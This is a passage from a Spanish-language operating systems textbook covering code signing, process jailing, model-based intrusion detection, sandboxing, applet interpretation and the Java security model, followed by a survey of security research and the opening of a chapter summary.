La firma de código se basa en la criptografía de clave pública. Un distribuidor de software genera un par (clave pública, clave privada), y pone la primera clave a disposición del público pero guarda la segunda clave con recelo. Para firmar una pieza de software, el distribuidor primero calcula una función de hash del código para obtener un número de 128, 160 o 256 bits, dependiendo de si se utiliza MD5, SHA-1 o SHA-256. Después, para firmar el valor de hash lo cifra con su clave

privada (en realidad, la descifra utilizando la notación de la figura 9-3). Esta firma acompaña al software a cualquier lado que vaya.

Cuando el usuario recibe el software, se le aplica la función de hash y se guarda el resultado. Después descifra la firma que lo acompaña mediante la clave pública del distribuidor y compara el resultado que tiene el distribuidor de la función de hash con el resultado que acaba de calcular. Si coinciden, el código se acepta como genuino. En caso contrario, se rechaza como una falsificación. Debido a los cálculos matemáticos involucrados, es muy difícil que alguien pueda alterar el software de tal forma que su función de hash coincida con la función de hash que se obtiene al descifrar la firma genuina. Es igual de difícil generar una nueva firma falsa que coincida sin tener la clave privada. En la figura 9-34 se ilustran los procesos de firma y verificación.




Figura 9-34. Cómo funciona la firma de código.

Las páginas Web pueden contener código como los controles activeX, pero también código en diversos lenguajes de secuencias de comandos. A menudo este código está firmado, en cuyo caso el navegador examina la firma de manera automática. Claro que para verificarla el navegador necesita la clave pública del distribuidor de software, que por lo general se incluye con el código junto con un certificado firmado por una CA que responde por la autenticidad de la clave pública. Si el navegador ya tiene guardada la clave pública de la CA, puede verificar el certificado por su cuenta. Si el certificado está firmado por una CA que el navegador desconoce, aparecerá un cuadro de diálogo preguntando al usuario si desea aceptar o no el certificado.

9.8.4 Encarcelamiento

Hay un viejo dicho ruso que dice: “Confiar pero verificar”. Sin duda, se tenía al software en mente cuando se acuñó este viejo dicho ruso. Aunque una pieza de software esté firmada, es conveniente verificar que su comportamiento sea correcto. En la figura 9-35 se muestra una técnica para hacer esto, conocida como **encarcelamiento**.

El programa recién adquirido se ejecuta como un proceso que en la figura se denomina “prisionero”. El “carcelero” es un proceso confiable (sistema) que monitorea el comportamiento del prisionero. Cuando un proceso encarcelado realiza una llamada al sistema, en vez de que se ejecute esta llamada




Figura 9-35. La operación de una cárcel.

el control se transfiere al carcelero (por medio de una trampa en el kernel), y se le envía el número de la llamada al sistema junto con sus parámetros. Después el carcelero decide si se debe permitir o no la llamada al sistema. Por ejemplo, si el proceso encarcelado trata de abrir una conexión de red con un host remoto desconocido para el carcelero, éste puede rechazar la llamada y eliminar al prisionero. Si la llamada al sistema es aceptable, el carcelero informa al kernel y éste lleva a cabo la llamada. De esta forma se puede atrapar el comportamiento erróneo antes de que ocasione problemas.

Existen varias implementaciones del encarcelamiento. Van ‘t Noordende y sus colaboradores (2007) describieron una implementación que funciona en casi cualquier sistema UNIX sin necesidad de modificar el kernel. En resumen, el esquema utiliza las herramientas de depuración normales de UNIX, donde el carcelero es el depurador y el prisionero el depurado. Bajo estas circunstancias, el depurador puede pedir al kernel que encapsule al depurado y le pase todas sus llamadas al sistema para inspeccionarlas.

9.8.5 Detección de intrusos basada en modelos

Otro método para defender una máquina es instalar un **IDS** *Intrusion Detection System* (Sistema de detección de intrusos). Hay dos tipos básicos de IDS: uno se concentra en inspeccionar los paquetes de red entrantes y el otro se enfoca en buscar anomalías en la CPU. En la sección sobre firewalls mencionamos brevemente el IDS de red; ahora hablaremos un poco sobre un IDS basado en host. Debido a las limitaciones de espacio, no podemos contemplar los diversos tipos de IDS basado en host. En vez de ello veremos un bosquejo breve de un tipo de IDS, para que el lector tenga una idea sobre su funcionamiento. A ese IDS se le conoce como **detección de intrusos basada en modelos estáticos** (Wagner y Dean, 2001), y se puede implementar mediante el uso de la técnica de encarcelamiento que describimos en la sección anterior, entre otras formas.

En la figura 9-36(a) podemos ver un pequeño programa que abre un archivo llamado *datos* y lo lee, un carácter a la vez, hasta que llega a un byte cero y entonces imprime el número de bytes distintos de cero que se encuentran al inicio del archivo, y después termina. En la figura 9-36(b) podemos ver un gráfico de las llamadas al sistema realizadas por este programa (en donde *imprimir* llama a `write`).

¿Qué nos indica este gráfico? Para empezar, la primera llamada al sistema que hace el programa bajo cualquier condición es siempre `open`. La siguiente es `read` o `write`, dependiendo de la




Figura 9-36. (a) Un programa. (b) Gráfico de llamadas al sistema para (a).

bifurcación de `if` que se seleccione. Si la segunda llamada es `write`, significa que no se pudo abrir el archivo y la siguiente llamada debe ser `exit`. Si la segunda llamada es `read`, puede haber un número arbitrariamente grande de llamadas adicionales a `read` y, en un momento dado, llamadas a `close`, `write` y `exit`. En ausencia de un intruso, no hay más secuencias posibles. Si el programa es encarcelado, el carcelero verá todas las llamadas al sistema y podrá verificar con facilidad que la secuencia sea válida.

Ahora suponga que alguien encuentra un error en este programa y activa un desbordamiento de búfer para insertar y ejecutar código hostil. Cuando se ejecute el código hostil, es muy probable que ejecute una secuencia distinta de llamadas al sistema. Por ejemplo, podría tratar de abrir algún archivo que desee copiar, o podría abrir una conexión de red para telefonear a casa. En la primera llamada al sistema que no encaje en el patrón, el carcelero sabrá en definitiva que ha ocurrido un ataque y puede tomar acción, como eliminar el proceso y alertar al administrador del sistema. De esta forma, los sistemas de detección de intrusos pueden detectar los ataques mientras están ocurriendo. El análisis estático de las llamadas al sistema es sólo una de las formas en que puede funcionar un IDS.

Cuando se utiliza este tipo de detección de intrusión basada en un modelo estático, el carcelero tiene que conocer el modelo (es decir, el gráfico de llamadas al sistema). La forma más simple para aprender esto es hacer que el compilador lo genere, que el autor del programa lo firme y adjunte su certificado. De esta forma, cualquier intento por modificar el programa ejecutable por adelantado se detectará al momento de su ejecución, debido a que el comportamiento actual no coincidirá con el comportamiento firmado esperado.

Por desgracia, es posible que un atacante inteligente lance lo que se conoce como **ataque de mímica**, en el cual el código insertado realiza las mismas llamadas al sistema que se supone debe hacer el programa (Wagner y Soto, 2002), por lo que se necesitan modelos más sofisticados que los que sólo rastrean las llamadas al sistema. Aún así, como parte de la defensa en profundidad, un IDS puede hacer muy bien su papel.

Un IDS basado en modelos no es el único tipo existente. Hay muchos IDS que utilizan un concepto llamado **tarro de miel**, una trampa para atraer y atrapar crackers y malware. Por lo general es una máquina aislada con pocas defensas y un contenido en apariencia interesante y valioso, listo para ser recolectado. Las personas que preparan el tarro de miel monitorean cuidadosamente cualquier ataque para tratar de aprender más sobre la naturaleza del mismo. Algunos IDS ponen sus tarros de miel en máquinas virtuales, para evitar daños en el sistema actual subyacente. Es obvio que el malware tratará de determinar si se está ejecutando en una máquina virtual, como se mencionó antes.

9.8.6 Encapsulamiento de código móvil

Los virus y gusanos son programas que entran en una computadora sin que el propietario se entere y contra su voluntad. Sin embargo, algunas veces las personas importan y ejecutan código extraño en sus máquinas, de una manera más o menos voluntaria. En el pasado distante (que en el mundo de Internet significa hace unos cuantos años), la mayoría de las páginas Web eran sólo archivos de HTML estáticos con unas cuantas imágenes asociadas. En la actualidad cada vez hay más páginas Web que contienen pequeños programas conocidos como **applets**. Cuando se descarga una página Web que contiene applets, el sistema obtiene estos applets y los ejecuta. Por ejemplo, un applet podría contener un formulario para que lo llene el usuario, junto con ayuda interactiva para ayudarlo en el proceso de llenado. Al llenar el formulario, éste se podría enviar a alguna ubicación en Internet para procesarlo. Los formularios fiscales, de pedidos de productos personalizados y muchos otros tipos de formularios se podrían beneficiar de este método.

Los **agentes** son otro ejemplo en el que los programas se envían de una máquina a otra para ejecutarlos en la máquina de destino. Los agentes son programas que un usuario inicia para realizar cierta tarea y después reportan sus resultados. Por ejemplo, se le puede pedir a un agente que revise algunos sitios Web sobre viajes para encontrar el vuelo más económico de Amsterdam a San Francisco. Al llegar a cada sitio, el agente se ejecuta ahí, obtiene la información que necesita y después avanza al siguiente sitio Web. Al terminar su trabajo, puede regresar a casa y reportar todo lo que aprendió.

Un tercer ejemplo de código móvil es un archivo PostScript que se va a imprimir en una impresora PostScript. En realidad, un archivo PostScript es un programa en el lenguaje de programación PostScript que se ejecuta dentro de la impresora. Por lo general, indica a la impresora que dibuje ciertas curvas y luego las rellene, pero puede hacer cualquier otra cosa también. Los applets, los agentes y PostScript son sólo tres ejemplos de **código móvil**, pero hay muchos más.

Después del extenso análisis sobre virus y gusanos que vimos antes, debe estar claro en estos momentos para el lector que la decisión de permitir que se ejecute código extraño en su máquina es algo más que un pequeño riesgo. Sin embargo, algunas personas quieren ejecutar estos programas

extraños, por lo que surge la siguiente pregunta: "¿Se puede ejecutar el código móvil con seguridad?". La respuesta corta es: "Sí, pero no con facilidad". El problema fundamental es que cuando un proceso importa un applet u otro código móvil en su espacio de direcciones y lo ejecuta, ese código se ejecuta como parte de un proceso válido de usuario, y tiene todo el poder que tiene el usuario, incluyendo la habilidad de leer, escribir, borrar o cifrar los archivos de disco del usuario, de enviar por correo electrónico los datos a países lejanos, y mucho más.

Hace mucho tiempo, los sistemas operativos desarrollaron el concepto del proceso para crear paredes entre los usuarios. La idea es que cada proceso tenga su propio espacio de direcciones protegido y su propio UID para que pueda acceder a los archivos y otros recursos que le pertenecen, pero no a otros usuarios. El concepto de proceso no es útil para proveer protección contra una parte del proceso (el applet) y del resto. Los hilos permiten varios hilos de control dentro de un proceso, pero no hacen nada por proteger a un hilo contra otro.

En teoría, ayuda un poco ejecutar cada applet como un proceso separado, pero a menudo es imposible. Por ejemplo, una página Web puede contener dos o más applets que interactúen entre sí, y que interactúen con los datos en la página Web. Tal vez el navegador Web necesite interactuar con los applets, para iniciarlos y detenerlos, proporcionarles datos, etcétera. Si cada applet se coloca en su propio proceso, todo esto no funcionará. Además, si un applet se coloca en su propio espacio de direcciones no le es más difícil robar o dañar datos. Si acaso, es más fácil debido a que nadie está observándolo ahí.

Se han propuesto e implementado varios nuevos métodos para lidiar con los applets (y con el código móvil en general). A continuación analizaremos dos de estos métodos: las cajas de arena y la interpretación. También se puede utilizar la firma de código para verificar el origen del applet. Cada uno tiene sus propias ventajas y desventajas.

Cajas de arena

El primer método, conocido como **caja de arena**, trata de confinar cada applet a un rango limitado de direcciones virtuales que se implementan en tiempo de ejecución (Wahbe y colaboradores, 1993). La función de este método es dividir el espacio de direcciones virtuales en regiones de igual tamaño, a las cuales se les conoce como cajas de arena. Cada caja de arena debe tener la propiedad de que todas sus direcciones comparten cierta cadena de bits de orden superior. Podríamos dividir un espacio de direcciones de 32 bits en 256 cajas de arena con límites de 16 MB, de manera que los 8 bits superiores de todas las direcciones dentro de una caja de arena sean comunes. De igual forma podríamos tener 512 cajas de arena con límites de 8 MB, en donde cada caja de arena tenga un prefijo de dirección de 9 bits. Hay que elegir el tamaño de la caja de arena de manera que tenga el tamaño suficiente para contener el applet más grande sin desperdiciar demasiado espacio de direcciones virtuales. La memoria física no es un problema si hay paginación bajo demanda, y esto casi siempre es así. Cada applet recibe dos cajas de arena, una para el código y otra para los datos, como se ilustra en la figura 9-37(a) para el caso de 16 cajas de arena de 16 MB cada una.

La idea básica detrás de una caja de arena es garantizar que un applet no pueda saltar al código que esté fuera de su caja de arena de código, y que no pueda hacer referencia a los datos que están fuera de su caja de arena de datos. La razón de tener dos cajas de arena es evitar que un applet




Figura 9-37. (a) La memoria dividida en cajas de arena de 16 MB. (b) Una forma de comprobar la validez de una instrucción.

modifique su código durante la ejecución para evitar estas restricciones. Al evitar que se almacenen datos en la caja de arena de código, eliminamos el peligro del código que se modifica a sí mismo. Mientras que un applet esté confinado de esta forma, no podrá dañar al navegador ni a otros applets, ni plantar virus en memoria o realizar cualquier otro tipo de daño a la memoria.

Tan pronto como se carga un applet, se reubica para que empiece al inicio de su caja de arena. Después se realizan comprobaciones para ver si las referencias de código y de datos están confinadas en la caja de arena apropiada. En el siguiente análisis sólo veremos las referencias de código (como las instrucciones `JMP` y `CALL`), pero lo mismo ocurre con las referencias de datos. Las instrucciones `JMP` estáticas que utilizan direccionamiento directo son fáciles de comprobar: ¿La dirección de destino se encuentra dentro de los límites de la caja de arena de código? De manera similar, las instrucciones `JMP` relativas también se pueden comprobar con facilidad. Si el applet tiene código que trata de salir de la caja de arena de código, se rechaza y no se ejecuta. De igual forma, si un applet intenta acceder a los datos fuera de la caja de arena de datos, se rechaza.

La parte difícil son las instrucciones `JMP` dinámicas. La mayoría de las máquinas tienen una instrucción en la que la dirección del salto se calcula en tiempo de ejecución, se coloca en un registro y después se hace el salto hacia esa dirección de manera indirecta; por ejemplo, mediante `JMP (R1)` para saltar a la dirección que contiene el registro 1. La validez de dichas instrucciones se debe comprobar en tiempo de ejecución. Para ello hay que insertar código justo antes del salto indirecto para evaluar la dirección de destino. En la figura 9-37(b) se muestra un ejemplo de esta prueba. Recuerde que todas las direcciones válidas tienen los mismos *k* bits superiores, por lo que este prefijo se puede almacenar en un registro reutilizable, por ejemplo, en `S2`. El mismo applet no puede utilizar ese registro, para lo cual tal vez haya que volver a escribir el applet para que evite este registro.

El código funciona de la siguiente manera: primero se copia la dirección de destino que se está inspeccionando a un registro reutilizable, `S1`. Después este registro se desplaza a la derecha por el número preciso de bits para aislar el prefijo común en `S1`. A continuación, el prefijo aislado se compara con el prefijo correcto que se cargó en un principio en `S2`. Si no coinciden, se produce una trampa y se elimina el applet. Esta secuencia de código requiere cuatro instrucciones y dos registros reutilizables.

Para reparar el programa binario durante la ejecución se requiere cierto trabajo, pero se puede llevar a cabo. Sería más simple si el applet se presentara en formato de código fuente y después se compilara en forma local, mediante el uso de un compilador confiable que comprobara de manera automática las direcciones estáticas e insertara código para verificar las dinámicas durante la ejecución. De cualquier forma, hay cierta sobrecarga en tiempo de ejecución asociada con las comprobaciones dinámicas. Wahbe y sus colaboradores (1993) realizaron mediciones sobre ello y obtuvieron como resultado un 4%, lo cual es generalmente aceptable.

Un segundo problema que se debe resolver es lo que ocurre cuando un applet trata de realizar una llamada al sistema. La solución aquí es simple. La instrucción de llamada al sistema se reemplaza mediante una llamada a un módulo especial llamado **monitor de referencias** en la misma pasada en la que se insertan las comprobaciones de las direcciones dinámicas (o, si el código fuente está disponible, se vincula con una biblioteca especial que llama al monitor de referencias en vez de realizar llamadas al sistema). De cualquier forma, el monitor de referencias examina cada intento de llamada y decide si es seguro de realizar o no. Si la llamada se considera aceptable, como escribir un archivo temporal en un directorio reutilizable designado, se permite que la llamada continúe. Si se sabe que la llamada es peligrosa o el monitor de referencias no puede saberlo, se elimina el applet. Si el monitor de referencias puede saber qué applet hizo la llamada, un solo monitor de referencias en alguna parte de la memoria puede manejar las peticiones de todos los applets. Por lo general, el monitor de referencias conoce los permisos mediante un archivo de configuración.

Interpretación

La segunda forma de ejecutar applets que no son confiables es ejecutarlos de manera interpretativa y no permitir que obtengan el control del hardware. Éste es el método utilizado por los navegadores Web. Los applets de páginas Web se escriben comúnmente en Java, el cual es un lenguaje de programación normal, o en un lenguaje de secuencias de comandos de alto nivel como TCL seguro o Javascript. Los applets de Java se compilan primero en un lenguaje máquina orientado a una pila virtual, conocido como **JVM** (*Java Virtual Machine*, Máquina virtual de Java). Son estos applets de JVM los que se colocan en la página Web. Al descargarlos, se insertan en un intérprete de la JVM dentro del navegador, como se ilustra en la figura 9-38.

La ventaja de echar a andar código interpretado en vez de código compilado (ejecutado) es que el intérprete examina cada instrucción antes de ejecutarla. Esto da al intérprete la oportunidad de comprobar si la dirección es válida. Además, también se atrapan e interpretan las llamadas al sistema. La forma en que se manejan estas llamadas depende de la directiva de seguridad. Por ejemplo, si un applet es confiable (es decir, si proviene del disco local), se pueden llevar a cabo sus llamadas al sistema sin cuestionamiento. No obstante, si un applet no es confiable (es decir, si llegó de Internet), se podría colocar en una caja de arena para restringir su comportamiento.




Figura 9-38. Un navegador Web puede interpretar los applets.

Los lenguajes de secuencias de comandos de alto nivel también se pueden interpretar. Aquí no se utilizan direcciones de máquinas, por lo que no hay peligro de que una secuencia de comandos trate de acceder a la memoria de una manera no permitida. La desventaja de la interpretación en general es su gran lentitud en comparación con la ejecución de código nativo compilado.

9.8.7 Seguridad de Java

El lenguaje de programación Java y el sistema en tiempo de ejecución que lo acompaña se diseñaron para permitir escribir un programa y compilarlo una vez, para después enviarlo a través de Internet en formato binario y ejecutarlo en cualquier máquina con soporte para Java. La seguridad era parte del diseño de Java desde un principio. En esta sección analizaremos su funcionamiento.

Java es un lenguaje con seguridad de tipos, lo cual significa que el compilador rechazará cualquier intento por utilizar una variable de una forma que no sea compatible con su tipo. Por el contrario, considere el siguiente código en C:

```
func_atrevida()
{
   char *p;
   p = rand();
   *p = 0;
}
```

Este código genera un número aleatorio y lo almacena en el apuntador *p*. Después almacena un byte 0 en la dirección que contiene *p*, sobrescribiendo lo que contenga, ya sea código o datos. En Java, las construcciones que mezclan los tipos como éstos son prohibidos por la gramática. Además, Java no tiene variables apuntadores, conversiones, asignación de almacenamiento controlada por el usuario (como *malloc* y *free*) y todas las referencias a los arreglos se comprueban en tiempo de ejecución.

En Java los programas se compilan en un código intermedio binario conocido como **código byte de JVM**. La JVM tiene aproximadamente 100 instrucciones, la mayoría de las cuales meten objetos de un tipo específico en la pila, los sacan de ella o combinan dos elementos en la pila mediante operaciones aritméticas. Por lo general estos programas de la JVM se interpretan, aunque en algunos casos se pueden compilar en lenguaje máquina para agilizar su ejecución. En el modelo de Java, los applets que se envían por Internet para ejecutarlos en forma remota son programas de la JVM.

Cuando llega un applet, pasa por un verificador de código byte de JVM que comprueba si el applet obedece ciertas reglas. Un applet compilado en forma apropiada las obedecerá de manera automática, pero no hay nada que evite que un usuario malicioso escriba un applet de JVM en lenguaje ensamblador de JVM. Las comprobaciones son:

1. ¿El applet intenta falsificar los apuntadores?
2. ¿Viola las restricciones de acceso en los miembros de clases privadas?
3. ¿Trata de utilizar una variable de cierto tipo como si fuera de otro tipo?
4. ¿Genera desbordamientos o subdesbordamientos de pila?
5. ¿Convierte de manera ilegal las variables de un tipo en otro?

Si el applet pasa todas estas pruebas, se puede ejecutar de manera segura sin temor de que acceda a la memoria que no sea suya.

Sin embargo, los applets pueden aún realizar llamadas al sistema mediante llamadas a métodos (procedimientos) de Java que se proporcionan para ese fin. La forma en que Java maneja este proceso ha evolucionado con el tiempo. En la primera versión de Java, el **JDK** (*Java Development Kit*, Kit de desarrollo de Java) **1.0**, los applets se dividían en dos clases: confiables y no confiables. Los applets que se obtenían del disco duro eran confiables y podían realizar todas las llamadas al sistema que quisieran. Por el contrario, los applets que se obtenían por Internet eran no confiables. Se ejecutaban en una caja de arena, como se muestra en la figura 9-38, y casi no podían hacer nada.

Después de obtener cierta experiencia con este modelo, Sun decidió que era demasiado restrictivo. En el JDK 1.1 se utilizó la firma de código. Cuando llegaba un applet por Internet, se realizaba una comprobación para ver si era firmado por una persona u organización confiable para el usuario (según lo definido en la lista de firmadores confiables del usuario). De ser así, se permitía al applet hacer lo que quisiera. En caso contrario, se ejecutaba en una caja de arena y se restringía severamente.

Después de obtener más experiencia, este proceso también fue insatisfactorio, por lo cual se modificó otra vez el modelo de seguridad. El JDK 1.2 introdujo una directiva de seguridad detallada y restrictiva que se aplicaba a todos los applets, tanto locales como remotos. El modelo de seguridad era tan complicado que se escribió un libro completo para describirlo (Gong, 1999), por lo que aquí sólo sintetizaremos algunos de los puntos importantes.

Cada applet se caracteriza por dos cosas: de dónde viene y quién lo firmó. Su URL determina el lugar de donde viene; para determinar quién lo firmó se utiliza una clave privada para la firma. Cada usuario puede crear una directiva de seguridad que consiste en una lista de reglas. Cada regla puede listar un URL, un firmante, un objeto y una acción que el applet puede realizar con el obje-

to, si su URL y su firmante coinciden con la regla. En la tabla de la figura 9-39 se muestra la información proporcionada en forma conceptual, aunque el formato real es distinto y está relacionado con la jerarquía de clases de Java.

URL	Firmante	Objeto	Acción
www.taxprep.com	TaxPrep	/usr/susan/1040.xls	Leer
*		/usr/tmp/*	Leer, Escribir
www.microsoft.com	Microsoft	/usr/susan/Office/—	Leer, Escribir, Eliminar

Figura 9-39. Algunos ejemplos de protección que se pueden especificar mediante el JDK 1.2.

Hay un tipo de acción que permite el acceso a un archivo. La acción puede especificar un archivo o directorio, el conjunto de todos los archivos en un directorio dado o el conjunto de todos los archivos y directorios contenidos de manera recursiva en un directorio dado. Las tres líneas de la figura 9-39 corresponden a estos tres casos. En la primera línea, la usuaria Susan tiene configurado su archivo de permisos de manera que sólo los applets que se originen desde la máquina de la empresa que hace sus declaraciones fiscales (llamada *www.taxprep.com*) y que estén firmados por la misma tengan acceso de lectura a sus datos fiscales, los cuales se encuentran en el archivo *1040.xls*. Éste es el único archivo que pueden leer, y ningún otro applet puede leer este archivo. Además, todos los applets de todos los orígenes, estén firmados o no, pueden leer y escribir archivos en */usr/tmp*.

Además, Susan confía lo suficiente en Microsoft como para permitir que los applets que se originen de su sitio y estén firmados por esta empresa tengan permiso de leer, escribir y eliminar todos los archivos dentro del directorio *Office* en el árbol de directorios; por ejemplo, para corregir errores e instalar nuevas versiones del software. Para verificar las firmas, Susan debe tener las claves públicas necesarias en su disco, o debe adquirirlas en forma dinámica; por ejemplo, en la forma de un certificado firmado por una empresa en la que ella confía y cuya clave pública posee.

Los archivos no son los únicos recursos que se pueden proteger. También se puede proteger el acceso a la red. Los objetos aquí son puertos específicos en computadoras específicas. Una computadora se especifica mediante una dirección IP o un nombre DNS; los puertos en esa máquina se especifican mediante un rango de números. Las acciones posibles incluyen el solicitar la conexión a la computadora remota y aceptar las conexiones originadas por la computadora remota. De esta forma, un applet puede recibir acceso a la red, pero está restringido para comunicarse sólo con las computadoras que aparezcan de manera explícita en la lista de permisos. Los applets pueden cargar en forma dinámica código adicional (clases) según lo requieran, pero los cargadores de clases suministrados por el usuario pueden controlar con precisión desde qué máquinas se pueden originar esas clases. También hay muchas otras características de seguridad presentes.

9.9 INVESTIGACIÓN SOBRE LA SEGURIDAD

La seguridad de computadoras es un tema muy activo, y se está llevando a cabo una gran cantidad de investigación. La computación confiable es un tema importante, en especial las plataformas (Erickson, 2003; Garfinkel y colaboradores, 2003; Reid y Caelli, 2005; y Thibadeau, 2006) y las di-

rectivas públicas asociadas (Anderson, 2003). Otro tema de investigación continua es el de los modelos y la implementación del flujo de información (Castro y colaboradores, 2006; Efstathopoulos y colaboradores, 2005; Hicks y colaboradores, 2007; Zeldovich y colaboradores, 2006).

La autenticación de los usuarios (incluyendo la biométrica) sigue siendo un tema importante (Bhargav-Spantzel y colaboradores, 2006; Bergadano y colaboradores, 2002; Pusara y Brodley, 2004; Sasse, 2007; Yoon y colaboradores, 2004).

Dados todos los problemas con el malware en estos días, hay mucha investigación sobre los desbordamientos de búfer y otras explotaciones, además de la forma de lidiar con ellos (Hackett y colaboradores, 2006; Jones, 2007; Kuperman y colaboradores, 2005; Le y Soffa, 2007; Prasad y Chiueh, 2003).

El malware en todas sus formas se estudia con detalle, incluyendo los caballos de Troya (Agrawal y colaboradores, 2007; Franz, 2007; Moffie y colaboradores, 2006), los virus (Bruschi y colaboradores, 2007; Cheng y colaboradores, 2007; Rieback y colaboradores, 2006), los gusanos (Abdelhafez y colaboradores, 2007; Jiang y Xu, 2006; Kienzle y Elder, 2003; Tang y Chen, 2007), el spyware (Egele y colaboradores, 2007; Felten y Halderman, 2006; Wu y colaboradores, 2006), y los rootkits (Kruegel y colaboradores, 2004; Levine y colaboradores, 2006; Quynh y Takefuji, 2007; Wang y Dasgupta, 2007). Como los virus, el spyware y los rootkits tratan de ocultarse, se han realizado trabajos sobre la tecnología furtiva y la manera en que se pueden detectar de todas formas (Carpenter y colaboradores, 2007; Garfinkel y colaboradores, 2007; Lyda y Hamrock, 2007). También se ha examinado la esteganografía (Harmsen y Pearlman, 2005; Kratzer y colaboradores, 2006).

Sin necesidad de decirlo, se ha realizado mucho trabajo sobre la defensa de los sistemas contra el malware. Parte de ello se enfoca en el software antivirus (Henchiri y Japkowicz, 2006; Sanok, 2005; Stiegler y colaboradores, 2006; Uluski y colaboradores, 2005). Los sistemas de detección de intrusos son un tema especialmente activo, en donde se realiza trabajo sobre los intrusos en tiempo real y los intrusos históricos (King y Chen, 2005; 2006; Saidi, 2007; Wang y colaboradores, 2006b; Wheeler y Fulp, 2007). Sin duda los tarros de miel son un aspecto importante de los IDS y reciben una buena cantidad de atención por sí solos (Anagnostakis y colaboradores, 2005; Asrigo y colaboradores, 2006; Portokalidis y colaboradores, 2006).

9.10 RESUMEN

Con frecuencia, las computadoras contienen datos valiosos y confidenciales, incluyendo declaraciones fiscales, números de tarjetas de crédito, planes de negocios, secretos comerciales y mucho más. Por lo general, los propietarios de estas computadoras se preocupan mucho porque sean privadas y nadie pueda alterarlas, motivos por los que se requiere un sistema operativo que proporcione buena seguridad. Una manera de mantener la información secreta es cifrarla y administrar las claves con cuidado. Algunas veces es necesario demostrar la autenticidad de la información digital, en cuyo caso se pueden utilizar hashes criptográficos, firmas digitales y certificados firmados por una autoridad de certificación confiable.

